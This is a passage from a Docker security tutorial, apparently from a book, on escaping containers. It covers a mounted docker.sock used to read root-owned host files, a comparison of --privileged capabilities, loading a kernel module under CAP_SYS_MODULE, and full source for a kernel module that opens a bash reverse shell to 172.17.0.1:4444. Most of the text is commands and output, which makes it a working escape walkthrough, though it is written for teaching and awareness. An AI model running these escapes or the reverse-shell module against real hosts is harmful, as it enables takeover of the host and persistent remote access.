We are able to view this too. This is how we can use Docker privileges to elevate ourselves to root.

So, why did this attack work? We mounted a volume from the host into a container. By default, processes in the containers also run as root. So, all we have to do is write a setuid root binary to the volume, which will then appear as a setuid root binary on the host.

Introduction to docker.sock

Docker socket is a UNIX socket that acts as a backbone for managing your containers. When you type any Docker commands using your docker cli client, your docker cli client is interacting with Docker daemon using this UNIX socket. While this socket can be exposed over the network on a specific port to run docker commands remotely, communication using the UNIX socket is the default setting.

When you download some images from the internet and when you start containers using those images, the author may ask you to mount `/var/run/docker.sock` into the container. This may be required for some legitimate reasons but we should be aware of the dangers that this feature brings with it.

So some of the valid reasons could be: you are starting a container and you want to manage other containers from that container, and obviously it requires access to your docker UNIX socket. Similarly, you are running a tool that is going to audit all your doctor containers running on the host. When you're running this tool as a docker container, it needs to access Docker UNIX socket to be able to interact with other containers running on your host. While these are some of the legitimate reasons to have `/var/run/docker.sock` mounted on your container, as mentioned earlier we should always be aware of the dangers that it brings.

Container escape using docker.sock

In the previous section, We have discussed how Docker UNIX socket can be mounted onto the containers and we have also discussed some of the use cases for this. In this section, let us see a demo of how this feature can be abused.

Let's assume that as an attacker we have gotten a shell on a container where Docker UNIX socket is mounted. Using this shell, which is on the container we should be able to access a file that is on the host machine and accessible only by the root user. We will try to access the file named `crackme.txt` which is present inside the root directory of the host.

Let us first create a directory called `dockersock` and change our working directory to `dockersock` using the following command.

```
~$ mkdir dockersock
~$ cd dockersock
```

Let us simulate the attack by obtaining a shell on the container, and let's make sure that the Docker socket is mounted onto the container. We will be using the `alpine` image for this exercise. So, let us run the following command.

```
~$ docker run -itd -v /var/run/docker.sock:/var/run/docker.sock
alpine
```

In the preceding command, we can see that we are using the `docker run` command and then we are mounting the `/var/run/docker.sock` file onto the container using an `alpine` image. It should look as follows.

```
docker@docker:~$ mkdir dockersock
docker@docker:~$ cd dockersock
docker@docker:~/dockersock$ docker run -itd -v /var/run/docker.sock:/var/run/docker.sock alpine
3570ce8a4068cbb4d397199f2d0f6de89f404632b6af558025f2a5f720dd8702
docker@docker:~/dockersock$
```

From the preceding image, we can see that the container has started running. Let us use the `docker ps` command to get the container id.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID        IMAGE               CREATED             NAMES
3570ce8a4068        alpine              22 seconds ago      meida
```

From the preceding excerpt, we can see that the container id is `3570ce8a4068`. Let us use the following command to get a shell on the container.

```
~$ docker exec -it 3570ce8a4068 sh
```

It looks as follows.

```
docker@docker:~/dockersock$ docker exec -it 3570ce8a4068 sh
/ #
```

Let us confirm that we have a Docker UNIX socket mounted onto the container by typing the following command.

```
~$ ls /var/run/docker.sock
```

We should see the following if the UNIX socket is mounted onto the container.

```
/ # ls /var/run/docker.sock
/var/run/docker.sock
/ #
```

The preceding image confirms that the Docker UNIX socket has been mounted onto the container. To be able to use this Docker socket, we need to have the Docker cli client installed on this container. Let us check if the docker socket is already available on the alpine image by typing docker. We get the following output.

```
/ # docker
sh: docker: not found
/ #
```

From the preceding image, we can see that the Docker socket is not available. Before we install Docker, let us do the apk update using the following command.

```
/# apk update
```

Running apk update on the `alpine` container looks as shown in the following figure.

```
/ # apk update
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/community/x86_64/APKINDEX.tar.gz
v3.12.0-138-g44b5946805 [http://dl-cdn.alpinelinux.org/alpine/v3.12/main]
v3.12.0-144-gcbb4673676 [http://dl-cdn.alpinelinux.org/alpine/v3.12/community]
OK: 12747 distinct packages available
/ #
```

Now, let us type the following command to install Docker cli client.

```
~$ apk add -U docker
```

We should see the following output.

```
/ # apk add -U docker
(1/12) Installing ca-certificates (20191127-r4)
(2/12) Installing libseccomp (2.4.3-r0)
(3/12) Installing runc (1.0.0_rc10-r1)
(4/12) Installing containerd (1.3.4-r1)
(5/12) Installing libmnl (1.0.4-r0)
(6/12) Installing libnftnl-libs (1.1.6-r0)
(7/12) Installing iptables (1.8.4-r1)
(8/12) Installing tini-static (0.19.0-r0)
(9/12) Installing device-mapper-libs (2.02.186-r1)
(10/12) Installing docker-engine (19.03.11-r0)
(11/12) Installing docker-cli (19.03.11-r0)
(12/12) Installing docker (19.03.11-r0)
Executing docker-19.03.11-r0.pre-install
Executing busybox-1.31.1-r16.trigger
Executing ca-certificates-20191127-r4.trigger
OK: 307 MiB in 26 packages
/ #
```

Now, Docker cli client installation is complete. We should be able to run Docker commands from within the container. Using this Docker client and the docker socket mounted onto the container, we can simply spin up another container on the host and mount the root directory of the host machine onto the newly started container and then get a shell on the newly started container to be able to access the root directory of the host. Let us do it by typing the following command.

```
~$ docker -H unix:///var/run/docker.sock run -it -v /:/test:ro -t
alpine sh
```

In the preceding command, we specified the location of Docker UNIX socket which is `/var/run/docker.sock` and used `-v` to be able to mount the root directory of the host under the container that we are starting and named it `test` on the container. So, the root directory of the host machine is going to be mounted into a directory called `test` on the container and we will make sure that it is read-only to avoid accidental writes onto the host. Finally, we pass `sh` as an argument so that we will directly get a shell on the container that we are now starting.

The command should run successfully as shown in the following figure.

```
/ # docker -H unix:///var/run/docker.sock run -it -v /:/test:ro -t alpine sh
/ #
```

Let us navigate to the `test` folder because this is where we have mounted the root directory of the host machine and change our directory to root and type `ls`. We get the following output.

```
/ # cd test
/test # ls
bin         etc         lib64       mnt         run         swapfile    var
boot        home        libx32      opt         sbin        sys
cdrom       lib         lost+found  proc        snap        tmp
dev         lib32       media       root        srv         usr
/test # cd root
/test/root # ls
crackme.txt
/test/root #
```

This is the indication that we have gotten foothold onto the host machine's file system. Let us now check the contents of the `crackme.txt` file using `cat` command.

```
/test/root # cat crackme.txt
challenge cracked

/test/root #
```

We are able to read a root owned file on the host. This is how we can use Docker UNIX socket, which is mounted onto the container to be able to gain a foothold onto the docker host.

Docker --privileged flag

In this section, we are going to discuss a docker feature called `--privileged` flag.

We will discuss how `--privileged` flag can be used by Docker containers and then we will discuss how it can be dangerous and what we should be aware of when using `--privileged` flag.

When `--privileged` flag is used with a container, it will give all Linux capabilities to the container and then if an attacker gains access to the container he can take advantage of these capabilities which are given to the container through `--privileged` flag to be able to escape the container and gain a foothold on the host.

let us understand how `--privileged` flag adds more capabilities to a container. To understand this, let us first start a container without `--privileged` flag and we will check the capabilities the container has and then we will start a container with `--privileged` flag and we will once again check the list of capabilities the container has.

Let us start a container using `Alpine` image by typing the following command.

```
~$ docker run -itd alpine
```

In the preceding command, we can see we are not using `--privileged` flag with this image. We should see the following output.

```
docker@docker:~$ docker run -itd alpine
0458f654e864628d0b883d3fb17754d6748023a02e625a0775b996ed582760a1
docker@docker:~$
```

Now let us get a shell on this. Let us use the `docker ps` command to get the container ID.

```
docker@docker:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
0458f654e864        alpine              "/bin/sh"           26 seconds ago      Up 25 seconds
docker@docker:~$
```

We can see from the preceding image that the container ID is `0458f654e864`. Let us use the following command to get a shell.

```
~$ docker exec -it 0458f654e864 sh
```

As we can see in the following image, we have gotten a shell on the container.

```
docker@docker:~$ docker exec -it 0458f654e864 sh
/ #
```

To check the list of capabilities we have for this user in this container, we can use the following command.

```
/# capsh --print
```

On a fresh Alpine container, capsh won't be available and we will get the following output.

```
/ # capsh --print
sh: capsh: not found
/ #
```

Since `capsh` does not come preinstalled with all `Alpine` distributions, we may have to install it using the following command which will install `capsh`.

```
/# apk add -U libcap
```

Installing libcap looks as shown in the following figure.

```
/ # apk add -U libcap
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/community/x86_64/APKINDEX.tar.gz
(1/1) Installing libcap (2.27-r0)
Executing busybox-1.31.1-r16.trigger
OK: 6 MiB in 15 packages
/ #
```

Libcap is installed. Now, let us check the output of `capsh --print` command again and we should get the following output.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_set
uid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_wri
te,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_
setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_
write,cap_setfcap
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),
26(tape),27(video)
/ #
```

In the preceding image, if we notice the list of capabilities that this container has for this user, there are only a few capabilities that are given to this container by default. This is just a subset of a large number of capabilities that we can have for a root user.

Let us take a copy of the list of capabilities we have gotten here and paste it into a file named `capabilities.txt`. The file should look like the image given below.

```
container 1:

Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_se
tpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap
_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
```

Now let's exit from the container and spin up another container using `--privileged` flag. The following command can be used to start a container with `--privileged` flag.

```
~$ docker run -itd --privileged alpine
```

Now let's once again get the container ID of the newly started container using `docker ps` command as shown in the following figure.

```
docker@docker:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS
9f5341e69ade        alpine              "/bin/sh"           26 seconds ago      Up 25 seconds
0458f654e864        alpine              "/bin/sh"           7 minutes ago       Up 7 minutes
docker@docker:~$
```

From the preceding image, we can see that the container ID is `9f5341e69ade`. Let us get a shell on this container using the following command.

```
~$ docker exec -it 9f5341e69ade sh
```

The following figure shows that we have gotten a shell.

```
docker@docker:~$ docker exec -it 9f5341e69ade sh
/ #
```

Once again let us install capsh for this container using the following command like we did earlier.

```
~$ apk add -U libcap
```

We get the following output.

```
/ # apk add -U libcap
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/main/x86_64/APKINDEX.tar.gz
fetch http://dl-cdn.alpinelinux.org/alpine/v3.12/community/x86_64/APKINDEX.tar.gz
(1/1) Installing libcap (2.27-r0)
Executing busybox-1.31.1-r16.trigger
OK: 6 MiB in 15 packages
/ #
```

Now let us once again use the `capsh --print` command to check the capabilities of this container.

```
/ # capsh --print
Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setg
id,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admi
n,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptra
ce,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tt
y_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_m
ac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_s
etgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_a
dmin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_p
trace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys
_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,ca
p_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
Ambient set =
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
 secure-no-ambient-raise: no (unlocked)
uid=0(root)
gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),2
7(video)
/ #
```

As we can see in the preceding image, this is a long list compared to the one we have gotten with the previous container. Let us again copy the capabilities of this container and paste it in the `capabilities.txt` file. The file should look like as shown in the image below.

```
container 1:

Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_se
tpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap
_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap

container 2:

Current: = cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setg
id,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_admi
n,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptra
ce,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys_tt
y_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,cap_m
ac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read+eip
Bounding set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_s
etgid,cap_setuid,cap_setpcap,cap_linux_immutable,cap_net_bind_service,cap_net_broadcast,cap_net_a
dmin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_p
trace,cap_sys_pacct,cap_sys_admin,cap_sys_boot,cap_sys_nice,cap_sys_resource,cap_sys_time,cap_sys
_tty_config,cap_mknod,cap_lease,cap_audit_write,cap_audit_control,cap_setfcap,cap_mac_override,ca
p_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
                                                                10,0-1        All
```

We can see from the preceding image that when we start a container using `--privileged` flag it has gotten us more capabilities than what a default container comes with.

Why is this a problem?

It is a problem because if an attacker gains access to a container with more capabilities, the attacker can make use of these capabilities to perform a lot of different malicious activities and eventually he can escape the container and gain foothold on the host machine.

From this list, `cap_sys_ptrace` and `cap_sys_module` are some of the dangerous capabilities to name. If you are wondering why they are dangerous and how an attacker can make use of them, we are going to see how an attacker can use `cap_sys_module` capability to load a kernel module onto the host machine's kernel.

Writing to Kernel Space from a container

In the previous section, we understood how `--privileged` flag gives way too many capabilities to a container. In this section, we are going to see what an attacker can do if a container is started using `--privileged` flag or `cap_sys_module` capability to be precise. When an attacker gains a shell on the container and if it has `cap_sys_module` enabled, it is possible to load a kernel module directly onto the host's kernel from within the container.

Let us open a new terminal and create a new directory called `kernelmodule` and change our current directory to `kernelmodule` by using the following commands.

```
~$ mkdir kernelmodule
~$ cd kernelmodule
```

It should look as follows.

```
docker@docker:~$ mkdir kernelmodule
docker@docker:~$ cd kernelmodule
docker@docker:~/kernelmodule$
```

Let us create two files inside this directory. The first file is `docker_module.c` and the second file is `Makefile`. To create `docker_module.c`, I am using vim as shown in the following command.

```
~$ vim docker_module.c
```

Now add the following content to `docker_module.c`

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

static int __init docker_module_init(void) {

    printk(KERN_INFO "Docker module has been loaded\n");
    return 0;
}
```

```
static void __exit docker_module_exit(void) {
    printk(KERN_INFO "Docker module has been unloaded\n");
}

module_init(docker_module_init);
module_exit(docker_module_exit);
```

Now let us use the following command to create a file named `Makefile` using `vim`.

```
~$ vim Makefile
```

Add the following contents to this file.

```
obj-m += docker_module.o

all:
     make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd)
modules

clean:
     make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd)
clean
```

The `docker_module.c` file is the kernel module which is not compiled yet. It is a very simple module just to demonstrate that we can load kernel modules from within the container when `cap_sys_module` capability is available. This kernel module is going to print the message `Docker module has been loaded` when the module is loaded into the kernel and it prints the message `Docker module has been unloaded` when it is unloaded from the kernel.

If you are seeing kernel modules for the first time, kernel modules are extensions for your Linux kernel and the module that you're seeing here is something like a Hello World kernel module, which just leaves some messages in the kernel log.

Let us use the following command to compile the kernel module using `Makefile.`

```
~$ make
```

The preceding command will compile the kernel module and it will produce a `.ko` file. Let us use `ls` command to check the list of files and we should see the following.

```
docker@docker:~/kernelmodule$ ls
docker_module.c    docker_module.mod.c  Makefile
docker_module.ko   docker_module.mod.o  modules.order
docker_module.mod  docker_module.o      Module.symvers
docker@docker:~/kernelmodule$
```

From the preceding image we can see that there are a few new files generated and what we are interested in is the `docker_module.ko` file. That's the actual kernel module that we're going to use from the container.

Now let us assume that, as an attacker we have gotten a shell on the container. To fulfill that assumption, we will start the container and get a shell using `docker exec`.

Let us start a new container using the following command.

```
~$ docker run --privileged -itd alpine
```

We are adding `--privileged` for this container because we want `caps_sys_module` to be enabled for this user on this container.

```
docker@docker:~$ docker run --privileged -itd alpine
18cfe4e5a4ba78b2e9a4de3c0779eb123c9e25f247cdd3d048a7d0323b75cea1
docker@docker:~$
```

This container has started running. Let us check for the container ID using the `docker ps` command.

```
docker@docker:~/workspace$ docker ps
CONTAINER ID        IMAGE               CREATED             NAMES
18cfe4e5a4ba        alpine              22 seconds ago      frosty_elgamal
```

The container id is `18cfe4e5a4ba`. Let us get a shell on this container using the following command.

```
~$ docker exec -it 18cfe4e5a4ba sh
```


It looks as follows.

```
docker@docker:~$ docker exec -it 18cfe4e5a4ba sh
/ #
```

Now we want to load the kernel module that we have compiled on our host machine. The first step is to transfer the kernel module onto the container. While the easiest way is to use a web server to serve the file, we are going to `base64` encode it and then paste in the container shell, just to have an alternative method of transferring files to a container. Launch a terminal, navigate to the location where we have the kernel module and type the following command.

```
~$ base64 docker_module.ko
```

The preceding command will produce the `base64` output of the kernel module as shown in the following figure.




Let us copy the output and switch to the container shell. Create a new file named `temp.ko` on the container using the following command.

```
/# cat > /tmp/temp.ko
```

When we run the preceding command, it will ask for an input. Paste the base64 output that we copied earlier. We can use `control+c` to exit after pasting the content. Now, we need to get the original kernel module back from the `base64` encoded content. To do that, let us use the following command on the container.

```
/# base64 -d /tmp/temp.ko > /tmp/docker_module.ko
```

Let us check the contents of `/tmp/` file using the following command.



From the preceding image, we can see that `/tmp/` directory on the container has two different files. `temp.ko` contains the `base64` encoded content and `docker_module.ko` is the original kernel module.

Now, we are all set to load the kernel module from the container onto the host's kernel. As mentioned earlier, this kernel module is going to print some messages when the module is loaded and unloaded.

Now, where do we see those messages? We can see them by running the following command on the host.

```
~$ tail -f /var/log/kern.log
```

It looks as follows before loading the kernel module.

```
docker@docker:~$ tail -f /var/log/kern.log
Jul  7 13:10:43 docker kernel: [ 7621.389070] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:10:43 docker kernel: [ 7621.390143] device vethe3d7ce5 left promiscuous mode
Jul  7 13:10:43 docker kernel: [ 7621.390146] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.686412] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.686414] docker0: port 1(vethfb24296) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.689793] device vethfb24296 entered promiscuous mode
Jul  7 13:11:45 docker kernel: [ 7683.992668] eth0: renamed from veth6916831
Jul  7 13:11:45 docker kernel: [ 7683.994510] IPv6: ADDRCONF(NETDEV_CHANGE): vethfb24296: link be
comes ready
Jul  7 13:11:45 docker kernel: [ 7683.994556] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.994558] docker0: port 1(vethfb24296) entered forwarding sta
te
```

Now, switch back to the container shell and type the following command.

```
/# insmod /tmp/docker_module.ko
```

Hit enter and the preceding command should load the kernel module without any errors as shown in the following figure.

```
/ # insmod /tmp/docker_module.ko
/ #
```

Now, let us check the kernel logs and we should see the following.

```
docker@docker:~$ tail -f /var/log/kern.log
Jul  7 13:10:43 docker kernel: [ 7621.389070] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:10:43 docker kernel: [ 7621.390143] device vethe3d7ce5 left promiscuous mode
Jul  7 13:10:43 docker kernel: [ 7621.390146] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.686412] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.686414] docker0: port 1(vethfb24296) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.689793] device vethfb24296 entered promiscuous mode
Jul  7 13:11:45 docker kernel: [ 7683.992668] eth0: renamed from veth6916831
Jul  7 13:11:45 docker kernel: [ 7683.994510] IPv6: ADDRCONF(NETDEV_CHANGE): vethfb24296: link be
comes ready
Jul  7 13:11:45 docker kernel: [ 7683.994556] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.994558] docker0: port 1(vethfb24296) entered forwarding sta
te
Jul  7 13:23:37 docker kernel: [ 8395.623769] docker_module: module license 'unspecified' taints
kernel.
Jul  7 13:23:37 docker kernel: [ 8395.623770] Disabling lock debugging due to kernel taint
Jul  7 13:23:37 docker kernel: [ 8395.623804] docker_module: module verification failed: signatur
e and/or required key missing - tainting kernel
Jul  7 13:23:37 docker kernel: [ 8395.624042] Docker module has been loaded
```

We can see the message `Docker module has been loaded`, which is coming from the module that we have just loaded. It is also possible for us to check if the module is loaded into this host's kernel by using `lsmod` command. Let us open a new tab and type the following command.

```
~$ lsmod
```

We should be able to see the list of kernel modules as shown in the following output.

```
docker@docker:~$ lsmod
Module                  Size  Used by
docker_module          16384  0
veth                   28672  0
nls_utf8               16384  1
isofs                  49152  1
```

The preceding image shows that there is a module called `docker_module` and this is what we have just loaded through the container shell. Now let us switch back to the container shell and type the following command.

```
~$ rmmod docker_module.ko
```

We have unloaded the kernel module. Let us go back to the kernel logs and we should notice another message coming from this kernel module as shown in the following image.

```
docker@docker:~$ tail -f /var/log/kern.log
Jul  7 13:10:43 docker kernel: [ 7621.389070] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:10:43 docker kernel: [ 7621.390143] device vethe3d7ce5 left promiscuous mode
Jul  7 13:10:43 docker kernel: [ 7621.390146] docker0: port 2(vethe3d7ce5) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.686412] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.686414] docker0: port 1(vethfb24296) entered disabled state
Jul  7 13:11:45 docker kernel: [ 7683.689793] device vethfb24296 entered promiscuous mode
Jul  7 13:11:45 docker kernel: [ 7683.992668] eth0: renamed from veth6916831
Jul  7 13:11:45 docker kernel: [ 7683.994510] IPv6: ADDRCONF(NETDEV_CHANGE): vethfb24296: link be
comes ready
Jul  7 13:11:45 docker kernel: [ 7683.994556] docker0: port 1(vethfb24296) entered blocking state
Jul  7 13:11:45 docker kernel: [ 7683.994558] docker0: port 1(vethfb24296) entered forwarding sta
te
Jul  7 13:23:37 docker kernel: [ 8395.623769] docker_module: module license 'unspecified' taints
kernel.
Jul  7 13:23:37 docker kernel: [ 8395.623770] Disabling lock debugging due to kernel taint
Jul  7 13:23:37 docker kernel: [ 8395.623804] docker_module: module verification failed: signatur
e and/or required key missing - tainting kernel
Jul  7 13:23:37 docker kernel: [ 8395.624042] Docker module has been loaded
Jul  7 13:26:09 docker kernel: [ 8547.883768] Docker module has been unloaded
```

We can see the message `Docker module has been unloaded` in the preceding figure. Now just double confirm that this module has been unloaded, let us check the output of `lsmod` again. We should get the following output.

```
docker@docker:~$ lsmod
Module                  Size  Used by
veth                   28672  0
nls_utf8               16384  1
isofs                  49152  1
xt_conntrack           16384  1
xt_MASQUERADE          20480  1
```

This time, there is no module named `docker_module` This confirms that the module has been unloaded. This is an example of how we can make use of `cap_sys_module` to be able to load kernel modules onto our host's kernel from the container.

Container escape using CAP_SYS_MODULE

In the previous section, we have discussed how an attacker, who is on a compromised container can load a simple kernel module onto the host's kernel. While the example serves as a good proof of concept, we can improve the kernel module further to get us a reverse shell instead of just printing messages in the kernel log. In this section, let us discuss how we can load a kernel module to be able to get a reverse shell when this module is loaded.

Let us begin by creating a new directory named `reverseshell_module` and navigate there as shown in the following figure.

```
docker@docker:~$ mkdir reverseshell_module
docker@docker:~$ cd reverseshell_module/
docker@docker:~/reverseshell_module$
```

Let us create two files inside this directory. The first file is `reverseshell_module.c` and the second file is `Makefile`.

```
docker@docker:~/reverseshell_module$ ls
Makefile  reverseshell_module.c
docker@docker:~/reverseshell_module$
```

Following is the content of `reverseshell_module.c`

```
#include <linux/kmod.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>

static char command[50] = "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1";

char* argv[] = {"/bin/bash","-c", command, NULL};
static char* envp[] = {"HOME=/",NULL};

static int __init connect_back_init(void) {

return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);

}

static void __exit connect_back_exit(void){
printk(KERN_INFO "Exiting\n");
}

module_init(connect_back_init);
module_exit(connect_back_exit);
```

This kernel module shown in the preceding excerpt invokes a userspace program `/bin/bash` from the kernel using `call_usermodehelper`. This invocation is initialized when we call `call_usermodehelper`.

`argv` is the list of arguments in an array. The first element is the application (`/bin/bash`) we want to execute and it is followed by the argument list. The last element is a `NULL` terminator which indicates the end of the list.

`envp` is the next required variable. This is an environment array, which is a list of parameters that define the execution environment for the user-space application. In this example, we defined a single parameter `HOME` for the shell and this list ends with a terminating NULL entry just like argv.

The last argument for call_usermodehelper is UMH_WAIT_EXEC. This is to specify that the requester wants to wait for the user-space application to be invoked but not complete.

Lastly, we are using the IP address 172.17.0.1 as the listener IP address so this module will attempt a connection back to this IP address on port 4444. The following figure shows the IP address of the current machine on `docker0` interface.

```
docker@docker:~/reverseshell_module$ ifconfig docker0
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        inet6 fe80::42:d2ff:fe2e:af0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:d2:2e:0a:f0  txqueuelen 0  (Ethernet)
        RX packets 801  bytes 33527 (33.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 987  bytes 3672386 (3.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker@docker:~/reverseshell_module$
```

Following is the screenshot of the preceding kernel module code.

```
docker@docker:~/reverseshell_module$ cat reverseshell_module.c
#include <linux/kmod.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/module.h>

static char command[50] = "bash -i >& /dev/tcp/172.17.0.1/4444 0>&1";

char* argv[] = {"/bin/bash","-c", command, NULL};
static char* envp[] = {"HOME=/",NULL};

static int __init connect_back_init(void) {

return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);

}

static void __exit connect_back_exit(void){
printk(KERN_INFO "Exiting\n");
}

module_init(connect_back_init);
module_exit(connect_back_exit);
docker@docker:~/reverseshell_module$
```

Following is the content of Makefile.

```
obj-m += reverseshell_module.o

all:
	make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) modules

clean:
	make -C /lib/modules/$(shell uname -r)/build M=$(shell pwd) clean
```

Run `make` command and the kernel module with the extension `.ko` should be produced.

```
docker@docker:~/reverseshell_module$ make
make -C /lib/modules/5.4.0-40-generic/build M=/home/docker/reverseshell_module modules
make[1]: Entering directory '/usr/src/linux-headers-5.4.0-40-generic'
